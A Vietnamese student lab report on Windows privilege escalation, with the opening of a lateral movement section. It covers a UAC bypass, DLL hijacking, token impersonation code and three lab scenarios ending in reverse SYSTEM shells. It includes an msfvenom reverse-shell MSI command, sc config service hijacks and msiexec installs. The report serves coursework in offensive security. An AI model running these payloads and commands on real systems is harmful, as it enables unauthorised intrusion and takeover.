

BÁO CÁO THỰC HÀNH HT2

Môn học: Tấn Công Mạng

Kỳ báo cáo: Buổi 02

Tên chủ đề: Ethical Hacking

GVHD: ThS Nguyễn Công Danh

Ngày báo cáo: 07/05/2025

1) THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT205.P21.ANTT

Nhóm: 4

| STT | Họ và tên | MSSV | Email |
|-----|----------------------|----------|--|
| 1 | Nguyễn Hải Phong | 22521088 | 22521088@gm.uit.edu.vn |
| 2 | Hồ Trung Kiên | 22520704 | 22520704@gm.uit.edu.vn |
| 3 | Nguyễn Đức Thụy Hưng | 21520893 | 21520893@gm.uit.edu.vn |
| 4 | Lê Công Danh | 22520199 | 22520199@gm.uit.edu.vn |

2) NỘI DUNG THỰC HIỆN

| STT | Công việc | Thực hiện | Kết quả tự đánh giá |
|-----|-----------|----------------------|---------------------|
| 1 | Câu 1 | Nguyễn Đức Thụy Hưng | 9 |
| 2 | Câu 2 | Lê Công Danh | 10 |
| 3 | Câu 3 | Hồ Trung Kiên | 9 |
| 4 | Câu 4 + 5 | Nguyễn Hải Phong | 10 |
| 5 | Câu 6 | Nguyễn Hải Phong | 10 |

BÁO CÁO CHI TIẾT

1. Tìm hiểu về kỹ thuật Privilege Escalation

1.1. Định nghĩa kỹ thuật tấn công Privilege Escalation trong môi trường hệ điều hành Windows. (0.5đ)

Privilege Escalation (leo thang đặc quyền) là kỹ thuật tấn công trong đó kẻ tấn công khai thác các lỗ hổng về cấu hình, phần mềm hoặc hệ điều hành để nâng quyền truy cập của mình trên hệ thống từ mức thấp (ví dụ: user thông thường) lên mức cao hơn (ví dụ: administrator hoặc SYSTEM).

Trên hệ điều hành Windows, Privilege Escalation giúp kẻ tấn công có thể thực hiện các thao tác nhạy cảm như cài đặt phần mềm độc hại, thay đổi cấu hình hệ thống, truy cập hay đánh cắp dữ liệu nhạy cảm, hoặc duy trì quyền kiểm soát lâu dài trên hệ thống.

1.2. Mô tả ít nhất 3 kỹ thuật Privilege Escalation (tự chọn).

1.2.1. Kỹ thuật 1: Bypass UAC (User Account Control) bằng kỹ thuật fodhelper.exe

- Mục tiêu: Thực thi mã với quyền admin mà không cần prompt UAC (User Account Control).
- Cơ chế hoạt động:
 - fodhelper.exe là một binary hợp pháp của Windows, nằm ở C:\Windows\System32\fodhelper.exe, có sẵn quyền auto-elevated (tự nâng quyền).
 - Nếu tạo một key Registry tại:
HKEY_CURRENT_USER\Software\Classes\ms-settings\shell\open\command
 - và đặt Default = "cmd.exe" cùng một giá trị DWORD "DelegateExecute" rỗng, thì khi gọi fodhelper.exe, nó sẽ thực thi cmd.exe với quyền admin mà không có thông báo UAC.
- Thành phần liên quan:
 - Win32 API: *RegSetValueExA, RegCreateKeyExA, ShellExecuteA*.
 - Registry: *HKCU\Software\Classes\ms-settings\shell\open\command*.
- Tác động:

Lab 2 – Tấn công mạng

- o Thay đổi Registry key ảnh hưởng tới hành vi thực thi của fodhelper.exe.
- o Lợi dụng binary auto-elevated để thực thi mã độc mà không bị phát hiện.

1.2.2. Kỹ thuật 2: DLL Hijacking.

- Mô tả: Khi một ứng dụng hoặc dịch vụ có quyền cao (Administrator hoặc SYSTEM) thực hiện LoadLibrary() để nạp DLL nhưng không chỉ rõ đường dẫn tuyệt đối, Windows sẽ tìm DLL theo thứ tự nhất định (Current dir → System32 → PATH, ...). Nếu attacker kiểm soát được thư mục nằm sớm trong thứ tự tìm kiếm, họ có thể đặt DLL giả mạo và chiếm quyền.
- Thành phần bị ảnh hưởng:
 - o API bị ảnh hưởng: LoadLibrary(), LoadLibraryEx()
 - o Registry: Đường dẫn AppInit_DLLs (trong một số biến thể khai thác)
- Công cụ hỗ trợ: WinPEAS (DLL Hijack Detection):

```
CheckDLLHijack(pathToBinary);
```

```
...
```

```
bool CheckDLLHijack(string path) {
    if (path.find("system32") == string::npos) {
        cout << "[!] Possible DLL Hijack: " << path << endl;
    }
}
```

1.2.3. Kỹ thuật 3: Token Impersonation qua Named Pipe (tấn công dịch vụ chạy SYSTEM).

- Mục tiêu: Tái sử dụng (impersonate) access token của một tiến trình quyền cao (ví dụ: SYSTEM).
- Cơ chế hoạt động:
 - o Tạo một named pipe và chờ tiến trình SYSTEM kết nối vào (thường là thông qua dịch vụ hoặc scheduled task).
 - o Khi tiến trình kết nối, gọi ImpersonateNamedPipeClient() để chiếm quyền token.
 - o Sau đó, gọi CreateProcessWithTokenW() để tạo process mới với token SYSTEM.
- Thành phần liên quan:


Lab 2 – Tấn công mạng

- o Win32 API: *CreateNamedPipeA()*, *ImpersonateNamedPipeClient()*, *DuplicateTokenEx()*, *CreateProcessWithTokenW()*.
- Tác động:
 - o Nếu tiến trình kết nối là SYSTEM → attacker có thể tạo shell hoặc tiến trình mới với quyền SYSTEM.
- Sử dụng công cụ: JuicyPotato
 - o Code:

```
HANDLE hPipe = CreateNamedPipeA("\\\\.\\pipe\\juicypotato", PIPE_ACCESS_DUPLEX, ...);
ConnectNamedPipe(hPipe, NULL);
ImpersonateNamedPipeClient(hPipe);
HANDLE hToken;
OpenThreadToken(GetCurrentThread(), TOKEN_ALL_ACCESS, TRUE, &hToken);
DuplicateTokenEx(hToken, TOKEN_ALL_ACCESS, NULL, SecurityImpersonation, TokenPrimary,
&hSystemToken);
CreateProcessWithTokenW(hSystemToken, 0, L"cmd.exe", NULL, 0, NULL, NULL, &si, &pi);
```

1.3. Nêu tối thiểu 3 kịch bản tấn công Privilege Escalation vào hệ thống mạng mà nhóm đã xây dựng ở lab 1.

Mô hình chung:



Các thành phần trong mô hình gồm:

- Web Server: Chạy WordPress có cài plugin File Manager (wp-file-manager) chứa lỗ hổng RCE.
- Domain Controller (AD server): Windows Server 2019, tên miền NHOM4.local, không có kết nối Internet.

Lab 2 – Tấn công mạng

5


- Client: Máy Windows 10, tham gia domain, host wordpress, chung mạng với DC và có kết nối internet.
- Attacker: Kali Linux

Giải thích kịch bản:

Trong câu 1 này, nhóm sẽ tập trung tấn công Privilege Escalation vào hệ thống mạng mà nhóm đã xây dựng, nên chỉ báo cáo về leo thang đặc quyền trên Client. Tiền là attacker đã tấn công chiếm thành công shell ở client với quyền domain user thông qua DLL Proxying, nhóm bắt đầu xây dựng leo thang đặc quyền để chiếm quyền SYSTEM trên máy Windows. Ngoài ra, do nhiều lí do khác nhau, nên mỗi kịch bản sẽ có một địa chỉ IP khác nhau, chi tiết sẽ được nêu trong từng kịch bản.

1.3.1. Kịch bản 1: Privilege Escalation: Weak Service Permissions + DLL Hijacking

- Mô hình:



- Giải thích kỹ thuật

Một số dịch vụ Windows được cấu hình sai bởi domain admin khiến người dùng thông thường có thể chỉnh sửa đường dẫn thực thi (binary path). Attacker thay đổi đường dẫn dịch vụ để trỏ đến một chương trình hợp pháp như SystemResetPlatform.exe, chương trình này sẽ tự động load thư viện .dll cùng tên nếu có. Lợi dụng quyền sai trên dịch vụ để thực thi mã độc dưới quyền SYSTEM – quyền cao nhất trên máy Windows.

Lab 2 – Tấn công mạng

- **Kịch bản:**

- Attacker tìm Custom Service. Service tồn tại một lỗ hổng cho phép user bình thường được phép chỉnh sửa đường dẫn file exe khởi chạy và đồng thời khi khởi chạy sẽ chạy dưới quyền NT AUTHORITY\SYSTEM.

```
SERVICE_NAME: Custom Service
    TYPE          : 10  WIN32_OWN_PROCESS
    START_TYPE    : 2   AUTO_START
    ERROR_CONTROL : 1   NORMAL
    BINARY_PATH_NAME : C:\Program Files\CustomSrv3\Service3.exe
    LOAD_ORDER_GROUP :
    TAG          : 0
    DISPLAY_NAME  : Custom Service
    DEPENDENCIES  :
    SERVICE_START_NAME : LocalSystem

C:\Users\john.NHOM04\Downloads>icacls.exe "C:\Program Files\CustomSrv3\Service3.exe"
icacls.exe "C:\Program Files\CustomSrv3\Service3.exe"
C:\Program Files\CustomSrv3\Service3.exe NT AUTHORITY\SYSTEM:(I)(F)
                                BUILTIN\Administrators:(I)(F)
                                BUILTIN\Users:(I)(RX)
                                NHOM04\john:(I)(F)
                                APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

Hình 1. User John với toàn quyền ghi exe

- Tiến hành sửa đổi thay đường dẫn Service đến file SystemResetPlatform.exe ở trên để load file RjvPlatform.dll chứa mã độc.

```
C:\Users\john.NHOM04\Downloads>sc config "Custom Service" binPath= "C:\Windows\System32\SystemResetPlatform\SystemResetPlatform.exe"
sc config "Custom Service" binPath= "C:\Windows\System32\SystemResetPlatform\SystemResetPlatform.eexe"
[SC] ChangeServiceConfig SUCCESS

C:\Users\john.NHOM04\Downloads>sc config "Custom Service" binPath= "C:\Windows\System32\SystemResetPlatform\SystemResetPlatform.exe"
sc config "Custom Service" binPath= "C:\Windows\System32\SystemResetPlatform\SystemResetPlatform.eexe"
[SC] ChangeServiceConfig SUCCESS

C:\Users\john.NHOM04\Downloads>sc qc "Custom Service"
sc qc "Custom Service"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Custom Service
    TYPE          : 10  WIN32_OWN_PROCESS
    START_TYPE    : 2   AUTO_START
    ERROR_CONTROL : 1   NORMAL
    BINARY_PATH_NAME : C:\Windows\System32\SystemResetPlatform\SystemResetPlatform.exe
    LOAD_ORDER_GROUP :
    TAG          : 0
    DISPLAY_NAME  : Custom Service
    DEPENDENCIES  :
    SERVICE_START_NAME : LocalSystem

C:\Users\john.NHOM04\Downloads>
```

Hình 2. Đường dẫn file exe của Service này đã được sửa đổi

- Vì khi khởi chạy Service ở quyền NT AUTHORITY\SYSTEM nên khi load RjvPlatform.dll chứa mã độc sẽ reverse shell về máy Attacker với quyền hạn SYSTEM.
- Kết quả đạt được:
 - Nhận kết nối reverse shell từ Client với quyền NT AUTHORITY\SYSTEM.

Lab 2 – Tấn công mạng


7

```
msf6 exploit(multi/handler) > sessions -i
Active sessions
=====
Id  Name   Type          Information           Connection
--  --    --          --                      --
5   meterpreter x64/windows  NHOM04\john @ PC01  192.168.146.128:9987 → 192.168.146.129:49969 (192.168.146.129)
6   meterpreter x64/windows  NT AUTHORITY\SYSTEM @ PC01 192.168.146.128:9987 → 192.168.146.129:65225 (192.168.146.129)
```

Hình 3. Msfconsole đã bắt được reverse shell với quyền SYSTEM trên máy Client

1.3.2. Kịch bản 2: Privilege Escalation thông qua Unquoted Service Path.

- Mô hình:



- Giải thích kĩ thuật:

Windows API sẽ giả định vị trí của ứng dụng được tham chiếu nếu đường dẫn chứa khoảng trắng và không được đặt trong dấu ngoặc kép. Nếu một dịch vụ sử dụng đường dẫn không được trích dẫn như sau:

Dịch vụ dễ bị tấn công: C:\Program Files\Ignite Data\Vuln Service\file.exe

Hệ thống sẽ đọc đường dẫn này theo thứ tự từ 1 đến 4 để kích hoạt malicious.exe từ một thư mục có quyền ghi:

- C:\Program.exe
- C:\Program Files\Ignite.exe
- C:\Program Files\Ignite Data\Vuln.exe
- C:\Program Files\Ignite Data\Vuln Service\file.exe

Lab 2 – Tấn công mạng

- **Kịch bản:**

- Sau khi khai thác RCE trên WordPress (máy Client), có shell quyền thực thi lệnh với quyền user domain trên máy Client.
- Trên máy Client, ta tạo một thư mục mới *C:\Program Files\Ignite Data\Vuln Service* và một dịch vụ mới *sc create "vulns" binpath= "C:\Program Files\Ignite Data\Vuln Service\file.exe" start= auto*. Tiến hành chạy dịch vụ.
- Cấp quyền ghi cho Users trên thư mục Ignite Data và dùng *subinac1* để cấp quyền PTO cho user percy

```
C:\Program Files (x86)\Windows Resource Kits\Tools>subinac1.exe /service vulns /grant=msedgewin10\percy=PTO ←
vulns : new ace for msedgewin10\percy
vulns : 1 change(s)

Elapsed Time: 00 00:00:00
Done:      1, Modified      1, Failed       0, Syntax errors      0
Last Done  : vulns
```

```
PS C:\Users\shreya\Downloads> icacls "C:\Program Files\Ignite Data" ←
icacls "C:\Program Files\Ignite Data"
C:\Program Files\Ignite Data [BUILTIN\Users:(W)]
    NT SERVICE\TrustedInstaller:(I)(F)
    NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
    NT AUTHORITY\SYSTEM:(I)(F)
    NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
    BUILTIN\Administrators:(I)(F)
    BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
    BUILTIN\Users:(I)(RX)
    BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
    CREATOR OWNER:(I)(OI)(CI)(IO)(F)
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
PS C:\Users\shreya\Downloads> icacls "C:\Program Files\Ignite Data\Vuln Service" ←
icacls "C:\Program Files\Ignite Data\Vuln Service"
C:\Program Files\Ignite Data\Vuln Service NT SERVICE\TrustedInstaller:(I)(F)
    NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
    NT AUTHORITY\SYSTEM:(I)(F)
    NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
    BUILTIN\Administrators:(I)(F)
    BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
    BUILTIN\Users:(I)(RX)
    BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
    CREATOR OWNER:(I)(OI)(CI)(IO)(F)
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
```

- Sau những bước trên ta đã có thư mục Ignite Data có quyền ghi. thư mục không có dấu ngoặc kép là Vuln và dịch vụ Vulns có thể dùng làm mục tiêu.
- Tạo file thực thi reverse shell Vuln.exe và tải file lên thư mục *C:\ Program Files\Ignite Data* của máy client.
- Khởi động lại dịch vụ. Khi dịch vụ khởi động lại, Windows sẽ thực thi file không trích dẫn → thực thi payload → shell SYSTEM về máy Kali. Vì percy

Lab 2 – Tấn công mạng

là thành viên của BUILTIN/Users nên có quyền ghi đổi với “Ignite Data” và việc khởi động lại dịch vụ sẽ dẫn đến kết nối ngược.

- **Kết quả**

- Nhận được shell quyền SYSTEM trên Kali (từ máy Client).

```
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49944
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Windows\system32>whoami ←
whoami
nt authority\system

C:\Windows\system32>
```

1.3.3. Kịch bản 3: Privilege Escalation qua cấu hình sai

AlwaysInstallElevated

- Mô hình:



- Kịch bản:

- Sau khi khai thác RCE trên WordPress (máy Client), có shell quyền thực thi lệnh với quyền user domain trên máy Client. Tiến hành kiểm tra cấu hình registry trên máy Client bằng các câu lệnh:

```
reg query HKCU\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

- Trong kịch bản này cả hai trả về 0x1 cho thấy hệ thống dễ bị tấn công theo kiểu AlwaysInstallElevated (các file .msi được cài đặt với quyền SYSTEM).

Lab 2 – Tấn công mạng

10

```
C:\Users\per\Desktop>reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer  
reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer  
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer  
    AlwaysInstallElevated      REG_DWORD      0x1  
  
C:\Users\per\Desktop> www.hackingarticles.in  
C:\Users\per\Desktop>reg query HKLM\SOFTWARE\ Policies\Microsoft\Windows\Installer  
reg query HKLM\SOFTWARE\ Policies\Microsoft\Windows\Installer  
HKEY_LOCAL_MACHINE\SOFTWARE\ Policies\Microsoft\Windows\Installer  
    AlwaysInstallElevated      REG_DWORD      0x1
```

- o Tạo tạo file *backdoor.msi* chứa payload reverse shell bằng câu lệnh

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.31.141 lport=443  
-a x64 --platform windows -f msi -o backdoor.msi
```

- o Cài đặt nó trên shell của máy Client bằng câu lệnh *msiexec /quiet /qn /i C:\Users\per\Downloads\backdoor.msi*. Do cấu hình AlwaysInstallElevated nên lệnh này được thực thi với quyền SYSTEM. Sau khi file .msi chạy sẽ nhận reverse shell trên máy kali/

- Kết quả:

- o Nhận được reverse shell với cấu hình SYSTEM từ Client.

```
connect to [192.168.31.141] from (UNKNOWN) [192.168.31.219] 49844  
Microsoft Windows [Version 10.0.17763.379]  
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami  
whoami  
nt authority\system
```

2. Tìm hiểu về kỹ thuật Lateral Movement

- Định nghĩa kỹ thuật tấn công Lateral Movement trong môi trường hệ điều hành Windows, nêu rõ các điều kiện nào thì sẽ thực hiện Lateral Movement được:

Lateral Movement là một kỹ thuật được các attacker sử dụng để di chuyển dần dần qua mạng để tìm kiếm hoặc khai thác các dữ liệu, tức là khi attacker đã có quyền truy cập vào các tài khoản/hệ thống nhất định và muốn truy cập vào các tài khoản/hệ thống có quyền cao hơn hoặc các tài khoản/hệ thống có chứa thông tin nhạy cảm trong cùng mạng.

Có rất nhiều điều kiện để attacker có thể thực hiện kỹ thuật Lateral Movement. Một vài điều kiện như:


- + Tài khoản/hệ thống mà attacker chiếm được chứa các thông tin nhạy cảm, như API key hoặc token, mật khẩu... Attacker có thể sử dụng các kỹ thuật như Pass-the-Hash hoặc Pass-the-Token để truy cập vào các dịch vụ hoặc tài khoản khác.
- + Các dịch vụ được mở có thể chưa được cập nhật và tồn tại lỗ hổng, attacker có thể lợi dụng điều này để khai thác và chiếm quyền.

- 2 kỹ thuật Lateral Movement:

+ Lateral Movement sử dụng WinRM:

WinRM (Windows Remote Management) là một công cụ command-line được triển khai bằng giao thức WS-Management, đây là giao thức dựa trên SOAP (Simple Object Access Protocol), cho phép tương tác giữa phần cứng và hệ điều hành, dùng để quản trị hệ thống, truy vấn thông tin giữa các máy tính...

Đây là kiến trúc của WinRM:



Requesting Client:

3) WinRM application:

Công cụ dòng lệnh này để quản lý hệ thống được triển khai trong tệp Visual Basic Scripting Edition (Winrm.vbs) được viết bằng WinRM Scripting API. Công cụ này cho phép quản trị viên cấu hình WinRM và lấy dữ liệu hoặc quản lý tài nguyên.

4) WSMAuto.dll:

Đây là Automation layer cung cấp scripting support.

5) WsmCL.dll:

Đây là C API layer bên trong hệ điều hành dùng để chia sẻ tài nguyên hoặc chức năng giữa các chương trình.

6) HTTP API:

WinRM yêu cầu HTTP và HTTPS transport.

Responding Server:

7) HTTP API:

WinRM yêu cầu HTTP và HTTPS transport.

8) WSMAuto.dll:

Lab 2 – Tấn công mạng

Đây là Automation layer cung cấp scripting support.

13

9) WsmCL.dll:

Đây là C API layer bên trong hệ điều hành dùng để chia sẻ tài nguyên hoặc chức năng giữa các chương trình.

10) WsmSvc.dll:

Dịch vụ lắng nghe WinRM.

11) WsmRes.dll:

Resource file.

12) Intelligent Platform Management Interface (IPMI) driver và WMI IPMI provider

Quản lý phần cứng thông qua nhà cung cấp và trình điều khiển IPMI cho phép kiểm soát và chẩn đoán phần cứng máy chủ từ xa thông qua BMC khi hệ điều hành không chạy hoặc không được triển khai.

+ Lateral Movement sử dụng WMI:

